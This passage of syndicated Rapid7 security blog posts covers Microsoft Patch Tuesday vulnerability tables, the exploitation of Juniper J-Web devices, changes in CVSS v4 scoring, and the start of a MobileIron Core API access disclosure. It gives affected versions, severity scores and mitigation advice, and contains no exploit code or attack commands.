CVE-2023-36799 .NET Core and Visual Studio Denial of Service Vulnerability No No 6.5
CVE-2023-39956 Electron: CVE-2023-39956 -Visual Studio Code Remote Code Execution Vulnerability No No N/A

Exchange Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36757 Microsoft Exchange Server Spoofing Vulnerability No No 8
CVE-2023-36756 Microsoft Exchange Server Remote Code Execution Vulnerability No No 8
CVE-2023-36745 Microsoft Exchange Server Remote Code Execution Vulnerability No No 8
CVE-2023-36744 Microsoft Exchange Server Remote Code Execution Vulnerability No No 8
CVE-2023-36777 Microsoft Exchange Server Information Disclosure Vulnerability No No 5.7

Microsoft Dynamics vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36886 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 7.6
CVE-2023-38164 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 7.6
CVE-2023-36800 Dynamics Finance and Operations Cross-site Scripting Vulnerability No No 7.6

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36764 Microsoft SharePoint Server Elevation of Privilege Vulnerability No No 8.8
CVE-2023-36765 Microsoft Office Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36766 Microsoft Excel Information Disclosure Vulnerability No No 7.8
CVE-2023-36763 Microsoft Outlook Information Disclosure Vulnerability No No 7.5
CVE-2023-36762 Microsoft Word Remote Code Execution Vulnerability No No 7.3
CVE-2023-36761 Microsoft Word Information Disclosure Vulnerability Yes Yes 6.2
CVE-2023-41764 Microsoft Office Spoofing Vulnerability No No 5.5
CVE-2023-36767 Microsoft Office Security Feature Bypass Vulnerability No No 4.3

System Center vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-38163 Windows Defender Attack Surface Reduction Security Feature Bypass No No 7.8

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-38146 Windows Themes Remote Code Execution Vulnerability No No 8.8
CVE-2023-38147 Windows Miracast Wireless Display Remote Code Execution Vulnerability No No 8.8
CVE-2023-38148 Internet Connection Sharing (ICS) Remote Code Execution Vulnerability No No 8.8
CVE-2023-38150 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-35355 Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36802 Microsoft Streaming Service Proxy Elevation of Privilege Vulnerability Yes No 7.8
CVE-2023-38162 DHCP Server Service Denial of Service Vulnerability No No 7.5
CVE-2023-36805 Windows MSHTML Platform Security Feature Bypass Vulnerability No No 7
CVE-2023-38140 Windows Kernel Information Disclosure Vulnerability No No 5.5
CVE-2023-36803 Windows Kernel Information Disclosure Vulnerability No No 5.5

Windows ESU vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-38142 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-38141 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-38139 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-38161 Windows GDI Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36804 Windows GDI Elevation of Privilege Vulnerability No No 7.8
CVE-2023-38144 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2023-38143 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2023-38149 Windows TCP/IP Denial of Service Vulnerability No No 7.5
CVE-2023-38160 Windows TCP/IP Information Disclosure Vulnerability No No 5.5
CVE-2023-38152 DHCP Server Service Information Disclosure Vulnerability No No 5.3
CVE-2023-36801 DHCP Server Service Information Disclosure Vulnerability No No 5.3

Exploitation of Juniper Networks SRX Series and EX Series Devices

Post Syndicated from Ron Bowes original https://blog.rapid7.com/2023/08/31/etr-exploitation-of-juniper-networks-srx-series-and-ex-series-devices/

Exploitation of Juniper Networks SRX Series and EX Series Devices

On August 17, 2023, Juniper Networks published an out-of-band advisory on four different CVEs affecting Junos OS on SRX and EX Series devices:

CVE-2023-36846 Affects the SRX Series

A Missing Authentication for Critical Function vulnerability in Juniper Networks Junos OS on SRX Series allows an unauthenticated, network-based attacker to cause limited impact to the file system integrity. With a specific request that doesn’t require authentication, an attacker is able to upload arbitrary files via J-Web, leading to a loss of integrity for a certain part of the file system, which may allow chaining to other vulnerabilities.

CVE-2023-36844 Affects the EX Series

A PHP External Variable Modification vulnerability in J-Web of Juniper Networks Junos OS on EX Series allows an unauthenticated, network-based attacker to control certain important environment variables. Utilizing a crafted request, an attacker is able to modify certain PHP environments variables. This would lead to partial loss of integrity, which may allow chaining to other vulnerabilities.

CVE-2023-36847 Affects the EX Series

A Missing Authentication for Critical Function vulnerability in Juniper Networks Junos OS on EX Series allows an unauthenticated, network-based attacker to cause limited impact to the file system integrity. With a specific request that doesn’t require authentication, an attacker is able to upload arbitrary files via J-Web, leading to a loss of integrity for a certain part of the file system, which may allow chaining to other vulnerabilities.

CVE-2023-36845 Affects the EX and SRX Series

When chained, the vulnerabilities permit an unauthenticated user to upload an arbitrary file to the JunOS file system and then execute it. It’s unclear exactly which issues need to be chained together — our research team was able to execute an attack chain successfully, but we did not determine exact CVE mappings. Security organization Shadowserver posted on social media this week that they’d been seeing exploit attempts against “CVE-2023-36844 and friends” since August 25.

Further Context

Platform mitigations make executing an arbitrary binary difficult, but a public proof of concept and associated write-up from watchTowr demonstrate how to execute arbitrary PHP code in the context of the root user. Notably, the attack chain does not allow for operating system-level code execution — instead, it gives the attacker code execution within a BSD jail, which is a stripped-down environment designed to run a single application (in this case the HTTP server). Jails have their own set of users and their own root account which are limited to the jail environment, per BSD documentation.

The vulnerabilities affect the Juniper EX Series (switches) and SRX Series (firewalls). While the issue is on the management interface, these devices tend to have privileged access to corporate networks, and even with code execution restricted to a BSD jail, successful exploitation would likely provide an opportunity for attackers to pivot to organizations’ internal networks.

Juniper software is widely deployed, and Shodan shows around 10,000 devices facing the internet, although we can’t say with certainty how many are vulnerable. The affected Juniper service is J-Web, which is enabled by default on ports 80 and 443. The CVEs from Juniper are ranked as CVSS 5.3, but the advisory shows a combined CVSS score of 9.8. This sends a mixed message that might confuse users into thinking the impact of the flaws is of only moderate severity, which it is not.

Organizations that are not able to apply the patch should disable J-Web or restrict access to only trusted hosts. See the Juniper Networks advisory for more information.

Affected Products

CVE-2023-36845 and CVE-2023-36846 affect Juniper Networks Junos OS on the following versions of SRX Series:

  • All versions prior to 20.4R3-S8
  • 21.1 version 21.1R1 and later versions
  • 21.2 versions prior to 21.2R3-S6
  • 21.3 versions prior to 21.3R3-S5
  • 21.4 versions prior to 21.4R3-S5
  • 22.1 versions prior to 22.1R3-S3
  • 22.2 versions prior to 22.2R3-S2
  • 22.3 versions prior to 22.3R2-S2, 22.3R3
  • 22.4 versions prior to 22.4R2-S1, 22.4R3

CVE-2023-36844 and CVE-2023-36847 affect Juniper Networks Junos OS on the following versions of EX Series:

  • All versions prior to 20.4R3-S8
  • 21.1 version 21.1R1 and later versions
  • 21.2 versions prior to 21.2R3-S6
  • 21.3 versions prior to 21.3R3-S5
  • 21.4 versions prior to 21.4R3-S4
  • 22.1 versions prior to 22.1R3-S3
  • 22.2 versions prior to 22.2R3-S1
  • 22.3 versions prior to 22.3R2-S2, 22.3R3
  • 22.4 versions prior to 22.4R2-S1, 22.4R3

The vulnerability affects the J-Web component, which, by default, listens on ports 80 and 443 of the management interface.

Mitigation Guidance

Organizations should patch their devices as soon as is practical. Those that are not able to apply the patch should disable J-Web or restrict access to only trusted hosts. See the Juniper Networks advisory for more information.

Rapid7 Customers

InsightVM and Nexpose customers can assess their exposure to all four CVEs with vulnerability checks released in the August 17 content release.

What’s New in CVSS v4

Post Syndicated from Devin Krugly original https://blog.rapid7.com/2023/08/14/whats-new-in-cvss-v4/

What's New in CVSS v4

The pending update to the Common Common Vulnerability Scoring System (CVSS), version 4.0, has garnered a noticeable volume of articles, blog posts and watercooler (now known as Slack and Zoom) air time. Reaction from the community has been positive, with general sentiment pinned somewhere near “practical.”

CVSS provides a standardized method for evaluating the potential severity (and in many cases impact) of a vulnerability so organizations can make informed decisions about how to respond to specific security issues. Its fundamentals have been widely adopted by vendors, researchers, academics, and vulnerability analysts.

What's New in CVSS v4

The standard has been improved over time with the release of v1 in Feb. 2005, v2 in June 2007, and v3 in June 2015. The current version (v3.1) debuted in June 2019. Version 4 is slated for release on October 1, 2023.

So, what’s new in CVSS v4?

CVSS v4 ushers in some meaningful improvements wrapped in a bit of nuanced complexity, especially if you’re a vendor or threat researcher responsible for providing base scores. As far back as CVSS v1, the standard has recognized that things like time, value of the target, exploit activity, and specific operating environment all influence the amount of risk associated with a unique vulnerability. A balance between completeness and ease of use has been sought in development of more recent CVSS versions.

Temporal and Environmental Metrics were intended to provide business context to help influence tradeoff decisions. However, these metrics were “optional” in v3, and adoption stagnated and never really grew beyond use of Base Metrics. Reality reflects this observation partially due to the score subjectivity stemming from assessor interpretation(s), human bias, but most importantly the fact that calculating “optional” metrics requires resources and time that organizations might invest in other areas.

The following summary is presented in sequence across each of the scoring systems v4 groups:

Base Metric Groups and Definitions

Greater precision and accuracy by introducing four (4) groups where only one group has been in practical use until now. The specification document also emphasizes that Base Metrics, provided by vendors and researchers, represent intrinsic qualities. Threat and Environmental groups, which provide business and situational context are intended to be, and can only be, provided by end user organizations.

  • Clarity that CVSS-B is designed to measure the severity of a vulnerability and should not be used alone to assess risk, while CVSS-BTE much more closely approximates risk.
  • CVSS-B – Base metrics plus….. [what’s commonly used today and composed of the Base Metric Group]
  • CVSS-BT – Base and Threat Metrics
  • CVSS-BE – Base and Environmental Metrics
  • CVSS-BTE – Base, Threat, Environmental metrics
  • more on the Supplemental Metric Group later
What's New in CVSS v4

Figure 1. CVSS v.4 Metric Groups, FIRST.org (2023)

Exploitability Metric provides clarification to improve upon the often cited lack of granularity

  • Attack Vector (physical/logical location) – {Network, Adjacent, Local, Physical}
  • Attack Complexity (consideration for mitigating controls) – {Low, High}
  • Attack Requirements (dependencies for exploit/attack to be successful) – {None, Present},
  • Privileges Required (needed prior to attempted exploit) – {None, Low, High}
  • User Interaction (is participation necessary) – {None, Passive, Active}

Impact Metric clarification that Impact measures consequences post attack, also intended usage guidance (with examples) and consideration for Vulnerable (primary) and Subsequent (secondary) Systems across Confidentiality (C), Integrity (I) and Availability (A) dimensions to improve application and usage, these measures replace the often criticized and misused Scope metric in v3.x.

  • Vulnerable System Confidentiality (data disclosure beyond authorized users) – {High, Low, None}
  • Vulnerable System Integrity (loss of trust or accuracy of the data) – {High, Low, None}
  • Vulnerable System Availability (loss of accessibility to compute resources) – {High, Low, None}
  • Subsequent System Confidentiality (data disclosure beyond authorized users) – {High, Low, None}
  • Subsequent System Integrity (loss of trust or accuracy of the data) – {High, Low, None}
  • Subsequent System Availability (loss of accessibility to compute resources) – {High, Low, None}

Threat Metric Group and Definition

Previously called Temporal Metrics in v3.x, Threat Metrics are intended to provide the ‘likelihood’ of a particular CVE being attacked, there are three (3) components which should be assessed in deriving a “Exploit Maturity” value {Not Defined, Attacked, Proof-of-Concept, Unreported}, responsibility for which lies with the affected organization.

  • Current state of exploit techniques (ex. consider advances with ML alongside the Mitre ATT&CK TTPs)
  • Exploit code availability (ex. is there a POC on Github)
  • Active, observable exploitation (ex. what’s the threat analyst or your TIP tell you)

Environmental Metric Group

Like the Threat Metric Group, this set of assessments is intended to be derived by the affected organization and allow an analyst to further tailor any one CVSS score for the use case of the affected asset/system. We return to the security fundamental  ‘CIA Triad’ as the measures to modify or tailor the overall CVSS v4 score(s).

  • Confidentiality | Integrity | Availability Requirement – {Not Defined (insufficient information to choose value), High (catastrophic adverse effect), Medium (serious adverse effect), Low (limited adverse effect)}

Modified Base Metrics within the Environmental Group are intended to codify “mitigations” which may be in place for any vulnerability OR capture instances where the risk is greater due to a lack of expected controls – for example an administrative UI exposed to the internet.

Accommodation for Safety (human safety) where exploitation may result in injuries or worse.

Supplemental Metric Group

An entirely new group of optional measures to accommodate a wide spectrum of extrinsic factors that can influence risk decisions including consideration for

  • Automatable (can an attacker automate exploitation en masse) – {Not Defined, No, Yes}
  • Recovery (ability for a system to resume performance and availability after an attack) – {Not Defined, Automatic, User, Irrecoverable}
  • Safety (degree of impact for predictable injury using IEC 61508 Consequence Categories) – {Not Defined, Present, Negligible}
  • Value Density (level of resources attacker will gain after a single exploit) – {Not Defined, Diffused, Concentrated}
  • Provider Urgency (supplemental urgency rating, available to any supplier in the chain) – {Not Defined, Red, Amber, Green, Clear}
  • Vulnerability Response Effort (supplemental information to suggest level-of-effort (LOE) involved in remediation/mitigation) – {Not Defined, Low, Moderate, High}

That concludes this summary of changes pertaining to the metrics used to derive and supplement a CVSS v4 score. There are also several functional accommodations that have been made including:

  • Vector String updates to accommodate all the revised metric definitions and versioning, which may be a bit unwieldy in practical use for some, but machine readable has extensible value – get your decoder rings ready (ex. CVSS:4.0/AV:P/AC:H/AT:P/PR:H/UI:N/VC:L/VI:H/VA:N/SC:N/SI:H/SA:L/S:P/R:U/RE:M/U:Clear/MAV:A/MAT:P/MPR:N/MUI:A/MVC:H/MVI:L/MVA:N/MSC:H/MSI:L/MSA:N/CR:H/IR:M/AR:L/E:P) [Check out the Interactive Caclulator]
  • Qualitative and quantitative improvements to create greater vuln score distribution and score results, improvements to underlying equations to generate scores
  • Accommodation for unique Base Scores for multiple product versions, platforms and/or OS (operating system)
  • Guidance to baseline Software Vulnerabilities at ‘reasonable worst-case’ implementation scenario and remove confusion regarding software library effects, for example
  • Stronger advocacy to correlate data from both asset management and vulnerability management systems, whenever possible, to drive adoption and use of all four (4) metric groups, similarly to better incorporate and optimize the use of threat intelligence
  • and, finally consideration for transitional support so a single vulnerability may accommodate use of both v4.0 scores and current v3.1 scores.

Day to day impacts

I wouldn’t anticipate the calculation and LOE to derive a CVSS-B (Base Metric) score to significantly increase, but the thought process and underlying analysis sequence will require some updates to existing processes. The bulk of the Base Metric procedural updates will fall to the usual suspects and host of vendors. The more interesting impacts will affect the security teams and vulnerability analysts. It isn’t provocative to suggest that operationalizing the optional metrics, both in v3.x and in the current proposal, could require a pretty heavy lift. Consider the effort a vuln analyst would need to invest on a typical Patch Tuesday to derive Threat Metrics and Environmental Metric groups for every relevant CVE. Doing so for every new vuln and derivation for each Patch Tuesday could easily bleed into the next patch cycle, so automation using enterprise grade vuln management solutions like Rapid7 IVM will continue to be a necessity to facilitate efficient vuln response at scale.

The preceding scenario is precisely the rationale behind the development and release of Rapid7’s new risk scoring model. It will deliver on many of the core tenets of risk-assessment systems including the flexibility to accommodate organizationally specific factors like those defined under Threat and Environmental Metric Groups business to provide teams with a prioritized list of remediation targets.

Summary

While perceptually complex, as proposed CVSS v4 is a meaningful, well researched and structured framework to advance the discipline of vulnerability management. As many have opined, there is room for improvement in the, now old enough to drive, scoring system and in the cybersecurity’s rigor and practical use of all that is considered in the v4 User Guide.

It will be interesting to understand the community’s reaction towards adoption both in scale and complexity—all at once “big bang” approach or incremental change over a longer time horizon. Also, how much of the new system is adopted in practice. Regardless, the resulting work and effort is impressive both in scale and detail. It will resonate with many in the cybersecurity and the broader information technology field(s) and certainly deliver some overdue considerations for others.

The anonymous public comment period ([email protected]) closed on July 31, 2023. First.org is targeting all feedback to be reviewed and addressed by August 31, 2023, with a target official publication date of October 1, 2023.

Patch Tuesday – August 2023

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2023/08/08/patch-tuesday-august-2023/

Patch Tuesday - August 2023

Microsoft is addressing 86 vulnerabilities this August Patch Tuesday, including one zero-day vulnerability, as well as five critical remote code execution (RCE) vulnerabilities, and 12 browser vulnerabilities. An unpatched zero-day malicious document vulnerability from July also receives Windows OS updates and clarification in August.

ASP.NET: zero-day denial of service in Kestrel web server

The lone zero-day vulnerability patched this month is CVE-2023-38180, a denial of service (DoS) vulnerability in .NET , ASP.NET Core 2.1, and recent versions of Visual Studio. Microsoft is aware of in-the-wild exploitation. While the only impact noted is availability, administrators responsible for web apps built on ASP.NET are well-advised to patch as soon as possible. The cross-platform Kestrel web server is included in ASP.NET Core, and contains protections so that it can detect and disconnect a potentially malicious client. However, Kestrel will sometimes fail to disconnect the client, leading to denial of service. Microsoft notes that mitigating factors may include a reverse proxy or Web Application Firewall (WAF), since these are designed to detect and mitigate HTTP-based attacks.

Teams: critical remote execution vuln via malicious meeting

Potentially of greater concern are a pair of Microsoft Teams critical remote code execution (RCE) vulnerabilities. While the CVSS base score of 8.8 is at the top end of NVD’s High severity, Microsoft assesses both CVE-2023-29328 and CVE-2023-29330 as Critical on its own proprietary severity rating, and the advisories make clear why that is: both vulnerabilities allow an attacker to execute code in the context of anyone who joins a Teams meeting set up by the attacker. This affects Teams on all platforms: Windows Desktop, macOS, iOS, and Android. Given how widely Teams is used not just within organizations, but for collaboration outside of the organization in contexts requiring a level of trust of third parties not known to participants  – pre-sales calls, scoping calls, industry association calls and so on – these vulnerabilities surely deserve immediate remediation attention.

Windows MSMQ: critical RCE

The Windows Message Queuing Service is once again the site of multiple critical RCE vulnerabilities this month. CVE-2023-36910, CVE-2023-36911, and CVE-2023-35385 all come with a CVSSv3 base score of 9.8, reflecting the serious potential impact, lack of privileges required, and low attack complexity. One mitigating factor: the Microsoft Message Queueing Service must be enabled and listening on port 1801 for an asset to be vulnerable, and the Message Queueing Service is not installed by default. As Rapid7 has noted previously, however, a number of applications – including Microsoft Exchange – may quietly introduce MSMQ as part of their own installation routine.

Outlook: critical maldoc arbitrary code execution

Rounding out the August critical RCE vulnerabilities, CVE-2023-36895 describes a flaw in Microsoft Outlook where an attacker who can convince a user to open a specially-crafted malicious file will be able to execute code in the context of the victim. Patch Tuesday watchers will be familiar with Microsoft’s clarification that this type of exploit is sometimes referred to as arbitrary code execution (ACE) since the attack is local – a malicious document opened on the asset – even if the attacker is remote. With no known public disclosure, no known exploitation in the wild, and Microsoft assessing that exploitation is less likely, this is hopefully a case of patch-and-forget.

July unpatched zero-day: revised and patched in August

One month ago, on Patch Tuesday July 2023, Microsoft published a zero-day vulnerability for which they provided no patch, leaving many defenders understandably concerned. Exploitation of CVE-2023-36884 requires that the user opens a malicious document crafted by an attacker, and as Rapid7 noted at the time of publication, Microsoft did provide several mitigation strategies. Happily, the August 2023 Windows updates bring relief from CVE-2023-36884 in the form of patches for every current version of Windows: from Windows 11 and Server 2022 all the way back to Windows Server 2008 for 32-bit Systems Service Pack 2. These patches supersede last month’s mitigation advice, but at least some of those mitigation strategies remain generally applicable.

The advisory for CVE-2023-36884 has been radically updated today with a new title (Windows Search Remote Code Execution Vulnerability) in place of the previous title (Office and Windows HTML Remote Code Execution Vulnerability). Microsoft now states that the vulnerability is in fact a Windows Search security bypass involving a Mark of the Web (MOTW) removal leading to code execution on the victim system. Microsoft has also released a complementary non-CVE advisory ADV230003 with the latest defense-in-depth advice for Microsoft Office administrators; Microsoft claims that following the defense-in-depth advice will stop the attack chain leading to exploitation of CVE-2023-36884, and thus potentially also protect against other as-yet-unknown vulnerabilities. However, defenders should consider that other attack chains may exist which do not involve Office at all.

Exchange: critical elevation of privilege

Exploitation of CVE-2023-21709 allows an attacker to authenticate as a different user. Exchange admins should note that additional remediation actions must be taken after patching. Although the CVSSv3 base score is a Critical-ranked 9.8, Microsoft’s proprietary severity scale assesses this vulnerability as Important rather than Critical, since exploitation involves brute-forcing passwords, and strong passwords are challenging to brute force.

Summary Charts

Patch Tuesday - August 2023
Message Queueing and Exchange again.
Patch Tuesday - August 2023
Remote Code Execution covers a broad range of exploits.
Patch Tuesday - August 2023
A typical distribution of CVSSv3 base scores.
Patch Tuesday - August 2023
This heatmap shows distribution of vulnerabilities, rather than risk.

Summary Tables

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-38176 Azure Arc-Enabled Servers Elevation of Privilege Vulnerability No No 7
CVE-2023-35394 Azure HDInsight Jupyter Notebook Spoofing Vulnerability No No 4.6
CVE-2023-36877 Azure Apache Oozie Spoofing Vulnerability No No 4.5
CVE-2023-35393 Azure Apache Hive Spoofing Vulnerability No No 4.5
CVE-2023-38188 Azure Apache Hadoop Spoofing Vulnerability No No 4.5
CVE-2023-36881 Azure Apache Ambari Spoofing Vulnerability No No 4.5

Azure Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36869 Azure DevOps Server Spoofing Vulnerability No No 6.3

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-38157 Microsoft Edge (Chromium-based) Security Feature Bypass Vulnerability No No 6.5
CVE-2023-4078 Chromium: CVE-2023-4078 Inappropriate implementation in Extensions No No N/A
CVE-2023-4077 Chromium: CVE-2023-4077 Insufficient data validation in Extensions No No N/A
CVE-2023-4076 Chromium: CVE-2023-4076 Use after free in WebRTC No No N/A
CVE-2023-4075 Chromium: CVE-2023-4075 Use after free in Cast No No N/A
CVE-2023-4074 Chromium: CVE-2023-4074 Use after free in Blink Task Scheduling No No N/A
CVE-2023-4073 Chromium: CVE-2023-4073 Out of bounds memory access in ANGLE No No N/A
CVE-2023-4072 Chromium: CVE-2023-4072 Out of bounds read and write in WebGL No No N/A
CVE-2023-4071 Chromium: CVE-2023-4071 Heap buffer overflow in Visuals No No N/A
CVE-2023-4070 Chromium: CVE-2023-4070 Type Confusion in V8 No No N/A
CVE-2023-4069 Chromium: CVE-2023-4069 Type Confusion in V8 No No N/A
CVE-2023-4068 Chromium: CVE-2023-4068 Type Confusion in V8 No No N/A

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-35390 .NET and Visual Studio Remote Code Execution Vulnerability No No 7.8
CVE-2023-36899 ASP.NET Elevation of Privilege Vulnerability No No 7.5
CVE-2023-38180 .NET and Visual Studio Denial of Service Vulnerability Yes No 7.5
CVE-2023-38178 .NET Core and Visual Studio Denial of Service Vulnerability No No 7.5
CVE-2023-36873 .NET Framework Spoofing Vulnerability No No 7.4
CVE-2023-35391 ASP.NET Core SignalR and Visual Studio Information Disclosure Vulnerability No No 7.1

Developer Tools Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36897 Visual Studio Tools for Office Runtime Spoofing Vulnerability No No 8.1

ESU vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-35379 Reliability Analysis Metrics Calculation Engine (RACEng) Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36876 Reliability Analysis Metrics Calculation (RacTask) Elevation of Privilege Vulnerability No No 7.1

Exchange Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-21709 Microsoft Exchange Server Elevation of Privilege Vulnerability No No 9.8
CVE-2023-38181 Microsoft Exchange Server Spoofing Vulnerability No No 8.8
CVE-2023-38185 Microsoft Exchange Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-35368 Microsoft Exchange Remote Code Execution Vulnerability No No 8.8
CVE-2023-35388 Microsoft Exchange Server Remote Code Execution Vulnerability No No 8
CVE-2023-38182 Microsoft Exchange Server Remote Code Execution Vulnerability No No 8

Microsoft Dynamics vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-38167 Microsoft Dynamics Business Central Elevation Of Privilege Vulnerability No No 7.2
CVE-2023-35389 Microsoft Dynamics 365 On-Premises Remote Code Execution Vulnerability No No 6.5

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-29328 Microsoft Teams Remote Code Execution Vulnerability No No 8.8
CVE-2023-29330 Microsoft Teams Remote Code Execution Vulnerability No No 8.8
CVE-2023-36891 Microsoft SharePoint Server Spoofing Vulnerability No No 8
CVE-2023-36892 Microsoft SharePoint Server Spoofing Vulnerability No No 8
CVE-2023-36895 Microsoft Outlook Remote Code Execution Vulnerability No No 7.8
CVE-2023-36865 Microsoft Office Visio Remote Code Execution Vulnerability No No 7.8
CVE-2023-36866 Microsoft Office Visio Remote Code Execution Vulnerability No No 7.8
CVE-2023-35372 Microsoft Office Visio Remote Code Execution Vulnerability No No 7.8
CVE-2023-35371 Microsoft Office Remote Code Execution Vulnerability No No 7.8
CVE-2023-36896 Microsoft Excel Remote Code Execution Vulnerability No No 7.8
CVE-2023-36890 Microsoft SharePoint Server Information Disclosure Vulnerability No No 6.5
CVE-2023-36894 Microsoft SharePoint Server Information Disclosure Vulnerability No No 6.5
CVE-2023-36893 Microsoft Outlook Spoofing Vulnerability No No 6.5

SQL Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-38169 Microsoft OLE DB Remote Code Execution Vulnerability No No 8.8

System Center vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-38175 Microsoft Windows Defender Elevation of Privilege Vulnerability No No 7.8

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-35387 Windows Bluetooth A2DP driver Elevation of Privilege Vulnerability No No 8.8
CVE-2023-38186 Windows Mobile Device Management Elevation of Privilege Vulnerability No No 7.8
CVE-2023-35382 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-35386 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-38154 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36904 Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36898 Tablet Windows User Interface Application Core Remote Code Execution Vulnerability No No 7.8
CVE-2023-38170 HEVC Video Extensions Remote Code Execution Vulnerability No No 7.8
CVE-2023-35378 Windows Projected File System Elevation of Privilege Vulnerability No No 7
CVE-2023-36905 Windows Wireless Wide Area Network Service (WwanSvc) Information Disclosure Vulnerability No No 5.5
CVE-2023-36914 Windows Smart Card Resource Management Server Security Feature Bypass Vulnerability No No 5.5
CVE-2023-35384 Windows HTML Platforms Security Feature Bypass Vulnerability No No 5.4

Windows ESU vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36910 Microsoft Message Queuing Remote Code Execution Vulnerability No No 9.8
CVE-2023-36911 Microsoft Message Queuing Remote Code Execution Vulnerability No No 9.8
CVE-2023-35385 Microsoft Message Queuing Remote Code Execution Vulnerability No No 9.8
CVE-2023-35381 Windows Fax Service Remote Code Execution Vulnerability No No 8.8
CVE-2023-36882 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2023-36903 Windows System Assessment Tool Elevation of Privilege Vulnerability No No 7.8
CVE-2023-35359 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-35380 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2023-36900 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2023-38184 Windows Lightweight Directory Access Protocol (LDAP) Remote Code Execution Vulnerability No No 7.5
CVE-2023-35383 Microsoft Message Queuing Information Disclosure Vulnerability No No 7.5
CVE-2023-36912 Microsoft Message Queuing Denial of Service Vulnerability No No 7.5
CVE-2023-38172 Microsoft Message Queuing Denial of Service Vulnerability No No 7.5
CVE-2023-36913 Microsoft Message Queuing Information Disclosure Vulnerability No No 6.5
CVE-2023-36909 Microsoft Message Queuing Denial of Service Vulnerability No No 6.5
CVE-2023-35376 Microsoft Message Queuing Denial of Service Vulnerability No No 6.5
CVE-2023-38254 Microsoft Message Queuing Denial of Service Vulnerability No No 6.5
CVE-2023-35377 Microsoft Message Queuing Denial of Service Vulnerability No No 6.5
CVE-2023-36908 Windows Hyper-V Information Disclosure Vulnerability No No 5.7
CVE-2023-36889 Windows Group Policy Security Feature Bypass Vulnerability No No 5.5
CVE-2023-36906 Windows Cryptographic Services Information Disclosure Vulnerability No No 5.5
CVE-2023-36907 Windows Cryptographic Services Information Disclosure Vulnerability No No 5.5
CVE-2023-20569 AMD: CVE-2023-20569 Return Address Predictor No No N/A

CVE-2023-35082 – MobileIron Core Unauthenticated API Access Vulnerability

Post Syndicated from Stephen Fewer original https://blog.rapid7.com/2023/08/02/cve-2023-35082-mobileiron-core-unauthenticated-api-access-vulnerability/

Overview

CVE-2023-35082 - MobileIron Core Unauthenticated API Access Vulnerability

While investigating CVE-2023-35078, a critical API access vulnerability in Ivanti Endpoint Manager Mobile and MobileIron Core that was exploited in the wild, Rapid7 discovered a new vulnerability that allows unauthenticated attackers to access the API in older unsupported versions of MobileIron Core (11.2 and below). Rapid7 reported this vulnerability to Ivanti on July 26, 2023 and we are now disclosing it in accordance with our vulnerability disclosure policy. The new vulnerability has been assigned CVE-2023-35082.

Since CVE-2023-35082 arises from the same place as CVE-2023-35078, specifically the permissive nature of certain entries in the mifs web application’s security filter chain, Rapid7 would consider this new vulnerability a patch bypass for CVE-2023-35078 as it pertains to version 11.2 and below of the product. For additional context on CVE-2023-35078 and its impact, see Rapid7’s emergent threat response blog here and our AttackerKB assessment of the vulnerability.

Product Description

Ivanti Endpoint Manager Mobile (EPMM), formerly MobileIron Core, is a management platform that allows an organization to manage mobile devices such as phones and tablets; enforcing content and application policies on these devices. The product was previously called MobileIron Core, and was rebranded to Endpoint Manager Mobile after Ivanti acquired MobileIron in 2020.

Versions 11.8 and above of the product are Endpoint Manager Mobile. The version of the product Rapid7 determined was vulnerable to CVE-2023-35082 is MobileIron Core. Ivanti told Rapid7 that CVE-2023-35082 affects the following versions of the product:

  • MobileIron Core 11.2 and below

Ivanti’s advisory for CVE-2023-35082 is here.

Credit

